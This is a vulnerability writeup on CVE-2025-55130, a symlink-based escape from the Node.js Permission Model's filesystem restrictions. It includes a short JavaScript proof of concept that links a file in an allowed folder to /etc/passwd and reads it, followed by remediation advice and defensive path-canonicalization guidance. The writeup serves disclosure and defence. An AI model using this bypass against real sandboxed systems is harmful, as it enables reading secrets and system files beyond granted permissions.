
Node.js has increasingly moved toward secure-by-default architectures. One of the most significant additions in recent years has been the Permission Model, a mechanism allowing developers to restrict what resources a script can access (such as the filesystem, child processes, or worker threads). However, implementing strict boundaries in a dynamic environment like JavaScript is notoriously difficult.
In this writeup, we will analyze a High-severity vulnerability (CVE-2025–55130) discovered by security researcher natann. This bug allowed attackers to bypass the --allow-fs-read and --allow-fs-write flags using crafted symbolic links, effectively escaping the sandbox and accessing sensitive system files.
1. Introduction & Impact
The Node.js Permission Model allows users to run applications with the principle of least privilege. For example, if you run a script that only needs to process logs in a specific folder, you might use a command like this:
node --experimental-permission --allow-fs-read=./safe-folder index.jsThe expectation is that the script cannot read anything outside of ./safe-folder. If the script attempts to read /etc/passwd or ../secret_config.json, Node.js should throw a permission error.

The Vulnerability: The implementation of this check failed to account for complex relative symbolic link (symlink) chains. By creating a symlink inside the allowed directory that points to a target outside the directory, an attacker could trick the permission validator into approving the path, while the operating system resolved the path to a restricted file.
The Impact: This is a textbook Filesystem Sandbox Escape. It affects Node.js versions v20, v22, v24, and v25. An attacker running malicious code within a restricted Node.js environment could read arbitrary files (ssh keys, environment variables, system configs) or overwrite critical files, leading to full system compromise.
2. Discovery: The Symlink Logic Gap
The core of this vulnerability lies in the difference between Syntactic Path Resolution and Logical Path Resolution.
When Node.js checks if a file access is allowed, it looks at the path string provided by the user. Ideally, the permission system should fully resolve the path (canonicalize it) to find the absolute physical location of the file before checking it against the allow-list.
However, symlinks introduce complexity. A symlink is just a file that points to another file. If the permission model validates the symlink's location (which is inside the allowed folder) rather than the symlink's target (which is outside), the check passes, but the read operation accesses the forbidden data.
The researcher discovered that by using relative symlinks (e.g., pointing to ../../target) and chaining directories, the path normalization logic in Node.js could be confused. The permission model believed the operation was contained within the allowed scope, failing to realize the path ultimately resolved to the root filesystem.
3. Exploitation Breakdown
Let's look at how this attack works step-by-step. Assume we are running a script restricted to the current directory: --allow-fs-read=. --allow-fs-write=..
Step 1: Setup the Trap
The attacker (or the malicious script) first creates a nested directory structure within the allowed area. This depth is often necessary to facilitate the directory traversal via relative links.
const fs = require('fs');
const path = require('path');
// We are allowed to write here
const baseDir = './exploit_dir';
fs.mkdirSync(baseDir);
Step 2: Create the Poisoned Symlink
The attacker creates a symbolic link inside the allowed folder. The target of the link uses relative paths (..) to walk up the directory tree and point to a sensitive file, such as /etc/passwd.
// Create a symlink at ./exploit_dir/link pointing to ../../../etc/passwd
// The number of '../' depends on where the script is running relative to root.
fs.symlinkSync('../../../../../etc/passwd', path.join(baseDir, 'link'));
Step 3: Trigger the Read
Finally, the script attempts to read the symlink. Because the symlink file itself technically resides inside ./exploit_dir (which is allowed), a flawed permission model might approve the request.
// Attempt to read the link
// Node.js checks: Is './exploit_dir/link' in allowed paths? -> YES
// OS executes: Reads /etc/passwd
const secret = fs.readFileSync(path.join(baseDir, 'link'), 'utf-8');
console.log(secret); // Outputs content of /etc/passwd
In vulnerable versions of Node.js, the permission model did not correctly canonicalize the relative symlink path before validation, allowing the read to occur.
4. Remediation
The Node.js security team (specifically the Security Release Stewards) triaged this quickly and assigned it High severity (CVSS 7.1). The fix involves stricter path resolution within the permission model logic to ensure that fs.realpath is effectively consulted or simulated before granting access.
For Developers/Users:
The primary remediation is to update your Node.js runtime immediately. This vulnerability is patched in the latest releases of the affected lines.
- Update to: Node.js v20.x, v22.x, v24.x, or v25.x (latest patch versions released Jan 2026).
For Security Engineers (Defensive Coding):
If you are building your own sandboxing or path validation logic in any language, never rely on string matching alone. Always canonicalize paths:
// Vulnerable
if (userInputPath.startsWith(allowedDir)) { ... }
// Secure (Conceptually)
realPath = fs.realpathSync(userInputPath);
if (realPath.startsWith(fs.realpathSync(allowedDir))) { ... }
5. Key Takeaways for Bug Bounty Hunters
This report highlights several recurring themes in application security research:
- Symlinks are Kryptonite for ACLs: Whenever you see a system that restricts file access based on directory paths (Allow-lists/Deny-lists), immediately test symbolic links. Try both absolute symlinks (
/etc/passwd) and relative symlinks (../../etc/passwd). - New Features = New Bugs: The Node.js Permission Model is a relatively new feature. New security controls often have edge cases that haven't been battle-tested against decades of weird filesystem behaviors.
- Canonicalization Issues: Use "Time-of-Check to Time-of-Use" (TOCTOU) thinking. Does the system check the path, then hand it to the OS? If the OS resolves the path differently than the check did, you have a bug.
The Node.js Permission Model is a powerful tool, but as this vulnerability shows, implementing a watertight filesystem sandbox is an architectural challenge. Kudos to natann for finding this bypass and helping harden the ecosystem.